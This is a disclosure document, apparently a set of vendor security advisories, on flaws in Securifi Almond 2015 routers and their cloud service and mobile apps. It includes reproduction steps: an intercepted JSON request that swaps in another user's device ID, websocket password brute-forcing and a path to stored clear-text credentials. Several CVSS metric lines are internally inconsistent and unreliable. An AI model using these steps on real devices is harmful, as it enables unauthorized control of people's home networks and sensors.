
-------------------------------------------------------------------------------------------------


We are going to observe that by guessing/knowing the correct AlmondMAC value, it is possible for an attacker to know the details of another almond user

1. We need to install the iOS application for Securifi on the iDevice
2. We are using “mallory” proxy installed on a VMware image,
3. We have also installed mallory’s root CA on the iDevice and also the iDevice is configured to send all the traffic through Mallory proxy using PPTPD (VPN) (The detailed steps of installing the certificate and setting up VPN are provided here <https://bitbucket.org/IntrepidusGroup/mallory/wiki/PPTP%20Setup>)
4. We are going to login as [tompatriot84@gmail.com](mailto:tompatriot84@gmail.com) in the iOS application
5. We can observe that the iOS application sends its requests to cloud.securifi.com on port 1028 and it is protected by SSL
6. Most of the traffic being sent is an XML or JSON payload with 8 bytes prior to payload indicating the length of the payload and the actual API number e.g. \x00\x00\x00\x69\x00\x00\x04\x4c which means that the length of the payload is hex(69) and the API number is hex(44c)
7. We observe the response sent to the request generated by the JSON request {"MobileInternalIndex":"8216","AlmondMAC":"251176216350792","AppID":"1001","CommandType":"RouterSummary"} below
8. This should provide us the Wifi SSID, guest SSID and encrypted Web admin password for the almond associated with that of user "tompatriot84@gmail.com"
9. Finally, we will logout
10. Then we will login as "stevesim84@gmail.com" and observe that the user has no almond device associated with his account
11. We will still use the Mallory proxy and intercept one of the JSON requests being sent by the iOS app to connect.securifi.com on port 1028 and replace it with the JSON request below. {"MobileInternalIndex":"8216","AlmondMAC":"251176216350792","AppID":"1001","CommandType":"RouterSummary"}. Remember to change the values of the first 8 bytes using hex editor in Mallory proxy to \x00\x00\x00\x69\x00\x00\x04\x4c before inserting the JSON payload









1. We can observe that the user "stevesim84@gmail.com" can view the values for the almond device associated with "tompatriot84@gmail.com"
2. Thus by merely replacing the value of AlmondMAC with the correct value an attacker can gain all the required values for other user's device

**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The cloud services provides a user with the capability controlling the Almond device registered to the user’s account. It seems that the cloud services do not implement any authorization check which ensures that the user requesting the API to be executed on a “AlmonMAC” parameter is actually registered to that device or not. The AlmondMAC parameter is a 15 digit long integer and seems to be like a identifier for each of the Almond devices registered with the Securifi’s cloud service. It seems that the identifier is almost serial and can be enumerated. This would allow an attacker to enumerate the AlmondMAC identifier and execute all the functions that these cloud services provide which include knowing about the clients connected to the device, manage the home automation devices connected to this smart home controller, etc. This include any of the hundreds of sensors mentioned by the Securifi website <https://www.securifi.com/sensors> which includes door/window motion sensors, Nest thermostat, Amazon Echo, etc. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable.

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker must create an account using the mobile applications installed on iOS and Android devices. The registration is free. Once that is created, all an attacker must do is try using different values for the AlmondMAC parameter and thus be able to execute any action that the Cloud services provide.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by observing the traffic passing between the mobile device and the cloud server.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary for the developers to perform strict authorization checks on the device.

# SIG-EXT-03-2017-11 (Missing Authz check can allow to acces any Almond using Securifi cloud web app)

**Introduction**

-------------------------------------------------------------------------------------------------

Recently missing authorization check implemented in the cloud services by Securifi developers was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the Cloud service that allows users to connect to their Almond devices does not implement authorization checks correctly on their network and websocket APIs. This would allow an attacker to perform all the functions that these cloud services provide which include knowing about the clients connected to the device, manage the home automation devices connected to this smart home controller, etc. This include any of the hundreds of sensors mentioned by the Securifi website <https://www.securifi.com/sensors> which includes door/window motion sensors, Nest thermostat, Amazon Echo, etc. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who has registered with an account on connect.seurifi.com to login into his account and then control any cloud connected Almond device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (L):
* Privileges Required (PR): Low (N):
* User Interaction (UI): Required (N):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 9.8 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 9.6 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (H):
* Integrity Requirement (IR): Med (H):
* Availability Requirement (AR): Med (H)
* Resulting environmental score: 9.6 (High).

The final score is thus 9.6 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**


-------------------------------------------------------------------------------------------------


We are going to observe that by guessing/knowing the correct AlmondMAC value, it is possible for an attacker to know the details of another almond user

1. We are using “BurpSuite” proxy installed on a VMware image,
2. We have also installed BurpSuite’s root CA in the Mozilla Firefox and also configured it send all the traffic through Burp proxy
3. We are going to login as [tompatriot84@gmail.com](mailto:tompatriot84@gmail.com) in the cloud application located at <https://connect.securifi.com>
4. We can observe that the browser sends websocket requests to connect.securifi.com on port 443 and it is protected by SSL
5. Now open a new browser tab and navigate to the HTML file provided below



1. Observe the Burpsuite Websocket history tab. We can see that the HTML file is enumerating ALmondMAC parameter and we can observe the clients connected to other Almond devices in addition to the one registered to [tompatriot84@gmail.com](mailto:tompatriot84@gmail.com)





**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The cloud services provides a user with the capability controlling the Almond device registered to the user’s account. It seems that the cloud services do not implement any authorization check which ensures that the user requesting the API to be executed on a “AlmonMAC” parameter is actually registered to that device or not. The AlmondMAC parameter is a 15 digit long integer and seems to be like a identifier for each of the Almond devices registered with the Securifi’s cloud service. It seems that the identifier is almost serial and can be enumerated. This would allow an attacker to enumerate the AlmondMAC identifier and execute all the functions that these cloud services provide which include knowing about the clients connected to the device, manage the home automation devices connected to this smart home controller, etc. This include any of the hundreds of sensors mentioned by the Securifi website <https://www.securifi.com/sensors> which includes door/window motion sensors, Nest thermostat, Amazon Echo, etc. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable.

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker must create an account using the cloud web applications at connect.securifi.com. The registration is free. Once that is created, all an attacker must do is try using different values for the AlmondMAC parameter and thus be able to execute any action that the Cloud services provide.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by observing the traffic passing between the browser device and the cloud server.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary for the developers to perform strict authorization checks on the device.

# SIG-EXT-03-2017-12 (Websocket server does not check Origin headers) -- CVE-2017-8337

**Introduction**

-------------------------------------------------------------------------------------------------

Recently an issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (<https://www.securifi.com/almond-2015>). It seems that the websocket server does not check Origin header and allows any website or page loaded in the browser to communicate with it. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the device does not implement any check to validate the Origin header in HTTP request in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can convince a user to navigate to an attacker’s web page to send websocket requests that could brute force the username/password for the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**Medium Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (N):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.6 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 8.6 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 8.6 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.


**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Ensure that you are connected to the Wifi network of the Almond device
2. Navigate to a tab in the browser and open the HTML file called " Websocket-bruteforce.html"



1. Observe that if you provide the right password as a part of the loop then the password will be guessed and this will result in JSON request succeeding
2. (Note: In this case author is just providing a simple password brute force functionality by looping over numbers concatenated with string “test123” to prove the point)



**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a user with the capability of executing various actions on the web management interface. It seems that the device does not implement any Origin header check which allows an attacker who can trick a user to navigate to an attacker’s webpage to exploit this issue and brute force the password for the web management interface. It also allows an attacker to then execute any other actions which include management if rules, sensors attached to the devices using the websocket requests.

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing. After the user is logged in to the device’s web interface, an attacker can exploit the websocket dameon on the device which is located at 10.10.10.254:7681 and brute force the password for the device’s web management interface. Once the password is brute forced then the user can execute any actions on the device allowed by the websocket daemon which relate to handling of rules and sensors attached to the smart home controller.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by performing a reverse engineering and web application pentest on the web management and websocket daemon provided by the "goahead" and “webServer” binaries located in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary for the websocket daemon to enforce a Origin header check and also to implement an account lockouts.

# SIG-EXT-03-2017-13 (Insecure Data Storage: Clear text credentials)

**Introduction**

-------------------------------------------------------------------------------------------------

Recently it was identified that the Android/iOS application Almond provided by Securifi Technologies has been storing the username and temporary password for the user’s Securifi cloud account in clear text on Android or iOS device. This was identified as a part of the research on IoT devices in the most recent firmware for Almond 2015. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the Android/iOS application Almond provided by Securifi Technologies has been storing the username and temporary password for the user’s Securifi cloud account in clear text on Android or iOS device. The issue exists in the most recent Android/iOS application installed by the researchers on 7/19/17. All the application versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the Securfi cloud accounts using the mobile application.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (L):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): High (H):
* Integrity Impact (I): High (H):
* Availability Impact (A): High (H):
* Resulting base score: 8.8 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 8.6 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (H):
* Integrity Requirement (IR): Med (H):
* Availability Requirement (AR): Med (H
* Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).

**Vulnerable Versions**


-------------------------------------------------------------------------------------------------

All versions of Almond applications up to the latest version contain the vulnerability..

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Navigate to “/data/data/com.securifi.almondplus/shared\_prefs”
2. Extract the almondplus\_preferences.xml file
3. Click on the file and identify clear text temp password and username



**Vulnerability Description**


-------------------------------------------------------------------------------------------------

Finally, we decided to focus on the final attack surface which is any data that the mobile application stores in the device in clear text that can allow an attacker to take control of the device in any way. This specific issue is not new for mobile application developers and we have seen that this issue has plagued a large number of mobile devices that range from commercial to social network based mobile applications. As IoT manufacturers race to be a part of creating mobile applications for their devices, they need to be aware of the risk that is introduced by insecurely storing sessions tokens or credentials used to control cloud services by these mobile aplications. In case of Securifi mobile application it was identified that the application stores a user’s username and a temp pass parameter in clear text on the device. Although kudos to the developers for not storing the original password of the user in clear text, however even the temp password is enough for an attacker who has physical access to a user’s device or a malware application that is able to root/jailbreak the device to be able to grab those and be able to control that user’s device.

**Exploitation**

-------------------------------------------------------------------------------------------------

An attacker who has been able to gain access to the user’s device physically can root the device and then be able to access the file almondplus\_preferences.xml located in /data/data/com.securifi.almondplus/shared\_prefs folder and thus be able control that user’s device completely. Also, as discussed earlier, a malware application installed by a user accidentally can also allow a remote attacker to jailbreak/root the device and then be able to grab the file with credentials which would allow an attacker to control the user’s device.



Clear text email and tempass values stored on the device

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered by manual pentesting the mobile application Almond

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the credentials of the device.